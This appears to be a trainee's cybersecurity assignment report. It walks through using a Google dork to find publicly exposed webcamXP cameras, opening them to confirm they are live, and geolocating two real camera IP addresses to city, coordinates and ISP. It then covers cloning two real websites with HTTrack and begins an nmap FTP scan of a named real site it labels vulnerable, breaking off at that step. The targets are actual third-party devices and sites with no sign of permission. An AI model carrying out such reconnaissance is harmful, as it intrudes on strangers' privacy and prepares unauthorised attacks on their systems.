

TASK NO : 1

Find two IP webcams using Google Dorks and GHDB, and after that find the location of the IP address using the IP Geo Location Tool.

Tools Used : Ip geolocation Finder

Link : <https://ipgeolocation.io/>

Google Dorks : intitle:webcamxp

Step 1 : Go to google and type GHBD(Google hacking database) and open the site

Gmail YouTube Maps

Google ghdb

All Images Videos News Shopping More Tools

About 2,49,000 results (0.28 seconds)

Get an AI overview for this search? Generate

Exploit-DB
https://www.exploit-db.com/google-hacking-database

[Google Hacking Database \(GHDB\) - Exploit-DB](#)

The GHDB is an index of search queries (we call them dorks) used to find publicly available information, intended for pentesters and security researchers.

[Files Containing Passwords](#)
The GHDB is an index of search queries (we call them dorks ...)

[Network or Vulnerability Data](#)

Step 2: Open the first site and click on search bar

The screenshot shows a web browser window with the URL exploit-db.com/google-hacking-database. The page title is "Google Hacking Database". There is a search bar at the top right with "Quick Search" and a dropdown menu "Show 15". Below the search bar are two columns: "Category" and "Author". The main content area displays a list of Google Dorks with their corresponding details:

Date Added	Dork	Category	Author
2024-03-25	intitle: index of /concrete/Password	Sensitive Directories	Gautam Rawat
2024-03-11	inurl:wa.exe?TICKET=	Vulnerable Servers	Nadir Boulacheb (RubX)
2024-03-08	site:com inurl:invoice	Files Containing Juicy Info	Sultan Shaikh
2024-03-06	Google Dorks for Default XAMPP Dashboards	Vulnerable Servers	Gurudatt Choudhary
2024-02-26	"PMB" AND ("changelog.txt" OR inurl:opac_css)	Vulnerable Servers	Wallehazz
2024-02-26	inurl:"wp-json/oembed/1.0/embed?url="	Files Containing Juicy Info	Jeel Patel
2024-02-26	inttitle:"Index of /confidential"	Files Containing Juicy Info	Gautam Rawat
2024-02-16	intext:"index of" web	Files Containing Juicy Info	A.K.M. Mohiuddin
2024-02-16	inttitle:"index of" cgi.pl	Files Containing Juicy Info	Gautam Rawat
2024-02-16	inurl:"auditing.txt"	Files Containing Juicy Info	Gautam Rawat
2024-02-13	inurl:"encryption.txt"	Files Containing Juicy Info	Naved Ansari
2024-02-06	allintitle:"Bright Cluster Manager" site:edu	Vulnerable Servers	Thomas Heverin
2024-02-05	inttitle:"index of" _env.cgi	Files Containing Juicy Info	Wallehazz

Step 3: In search bar, enter the google dorks like webcamxp, webcam, ipcam

Step 4: See the Displayed result and click on any google dork

The screenshot shows a web browser window with the URL exploit-db.com/ghdb/7697. The page title is "intitle:webcamXP inurl:8080". On the left is a sidebar with various icons. The main content area has two columns: "GHDB-ID: 7697" and "Author: KRISHNA AGARWAL". Below this is a "Published: 2021-11-09" timestamp. To the right is a "Google Dork Description" section with the text "intitle:webcamXP inurl:8080" and a "Google Search" link. At the bottom is a code block:

```
# Google Dork: intitle:"webcamXP" inurl:8080
# Various Online Devices
# Date: 08/11/2021
# Exploit Author: Krishna Agarwal
```

Step 5: Go to the given google dork in google dork description

YouTube Maps

Google intitle:"webcamXP" inurl:8080

All Shopping Images Videos News More Tools

About 208 results (0.19 seconds)

24.255.72 http://24.255.72.234 : webcamXP 5. webcams and ip cameras server for windows. HomeMulti viewSmartphoneGalleryAdministration. Not logged in. Source 1, Source 2.


CapCut https://www.capcut.com › Templates : CapCut_intitle-webcamxp-inurl-8080 With the intitle:webcamxp-inurl-8080 template, you can easily create engaging and eye-catching videos for your social media. Simply click the "Use template" ...


Continue the conversation

Ask a follow up >

85.93.53 http://85.93.53.175 › gallery : webcams and ip cameras server for windows - webcamXP 5

Step 6 : Click on the first link, and see if the webcam is working , if the web cam is working copy the IP address given






Step 7 : Take the IP address and put the IP address in IP GeoLocation Tool to get the location of the webcam

A screenshot of the ipgeolocation.io website. The URL "ipgeolocation.io" is visible in the browser's address bar. The page has a dark blue header with the "ipgeolocation" logo, navigation links for "Products", "My IP Location", "Pricing", "Documentation", "Blog", "Sign Up", and "Sign In", and a search icon. The main content area features a large "Free IP Geolocation API and Accurate IP Lookup Database" banner. Below the banner, a paragraph describes the service: "Free IP API provides country, city, state, province, local currency, latitude and longitude, company detail, ISP lookup, language, zip code, country calling code, time zone, current time, sunset and sunrise time, moonset and moonrise time from any IPv4 and IPv6 address in REST, JSON and XML format over HTTPS." A "Get Free API Access" button is located at the bottom of this section. On the right side of the page, there is a search bar with the placeholder "Enter any IPv4, IPv6 address or domain name:" and a search icon. Below the search bar, the IP address "24.255.72.234" is entered. A JSON response is displayed below the search bar, showing the following data:

```
"ip": "24.255.72.234",
"country_name": "United States",
"state_prov": "Virginia",
"city": "Roanoke",
"latitude": "37.27152",
"longitude": "-79.94057",
"time_zone": "America/New_York",
"isp": "Cox Communications Inc.",
"currency": "US Dollar",
"country_flag": "\ud83c\udc00"
```

A "View More" button is located at the bottom right of this JSON block.

WebCam 2



The screenshot shows the homepage of ipgeolocation.com. At the top, there is a navigation bar with links for Products, My IP Location (which is underlined), Pricing, Documentation, Blog, Sign Up, and Sign In. The main heading is "Free IP Geolocation API and Accurate IP Lookup Database". Below this, there is a paragraph about the Free IP API and a "Get Free API Access" button. On the right side, there is a search bar with the placeholder "Enter any IPv4, IPv6 address or domain name:" and a search icon. Below the search bar, the IP address "109.233.191.130" is entered. A JSON response is displayed, showing details about the IP address:

```
ip": "109.233.191.130",
"country_name": "Serbia",
"state_prov": "Central Serbia",
"city": "Belgrade",
"latitude": "44.79303",
"longitude": "20.53984",
"time_zone": "Europe/Belgrade",
"isp": "Orion Telekom Tim d.o.o.Bograd",
"currency": "Serbian Dinar",
"country_flag": "SRB"
```

A "View More" button is located at the bottom right of the JSON output.


Using the HTTrack tool Clone 2 websites

HTTrack is a website copier tool for offline browsing , we can download entire website aiding comprehensive data extraction


Steps for Cloning Websites Using HTrack tool

Website Used : <https://frcrce.ac.in/>


1. Download the HTTrack tool executable file and install it
2. Click on window icon on keyboard and type HTTrack and open the tool




3. After opening the tool click on next to proceed
4. After clicking on next give a project name to the it and click on next




5. After giving the project name , select the action you want to perform like downloading the website and much more
6. On the same page add the URL on which u want to perform the clone in url section



7. Then click next and then finish



8. On left side we can see some files on c drive, go to folder my web site then check the project name and open the html page from that folder



OUTPUT



The screenshot shows the homepage of Fr. Conceicao Rodrigues College of Engineering. At the top, there's a navigation bar with links for Agnel Staff E-Mail, Student Mail Service, and Search. The main title "Fr. Conceicao Rodrigues College of Engineering" is prominently displayed. Below the title is the college logo and a menu bar with links for HOME, ABOUT US, ACADEMICS, DEPARTMENTS, STUDENTS, ADMISSION, and ONLINE PAYMENT. On the left, there's a "QUICK GLANCE" sidebar with colored boxes for Best All Rounder 2024 Notice, NIRF, NISP, Alumni Spotlight, Students Bytes, and Student Activities Rule Book. The central content area features a banner for a "TWO-DAY FACULTY DEVELOPMENT PROGRAM ON GUIDELINES FOR SUCCESSFUL RESEARCH EXPLORATION" on March 21st and 22nd, 2024. It includes a QR code for registration and profiles of three faculty members: Dr. Supriya Kamoji, Prof. Dipali Koshti, and Prof. Nikahat Mulla. Below the banner is a "NOTICE BOARD" section with a post from March 24, 2024, about the Student Council Formation.

While Copying the files i stopped the scans at half way so some pages aren't visible like

The screenshot shows a "File not found" error page. The top navigation bar is identical to the one in the previous screenshot. The main content area features a large blue "X" icon and the text "File not found". Below it, a message says "It may have been moved, edited, or deleted." and "ERR_FILE_NOT_FOUND".

Website 2

Website Used : <https://ocakes.in/>



Employee Id : ST#IS#6248

Task 2


A) Sniffing - Identify the websites that have vulnerable protocols to sniff

- o FTP
- o POP3
- o HTTP

For FTP PORT

Vulnerable website : <https://easyfashion.com.bd/>

Step 1 : Open Kali Linux and open the terminal and use the nmap tool to scan the port, first we will scan for the open Ftp port i.e 20 or 21. Find the Vulnerable Website Ip



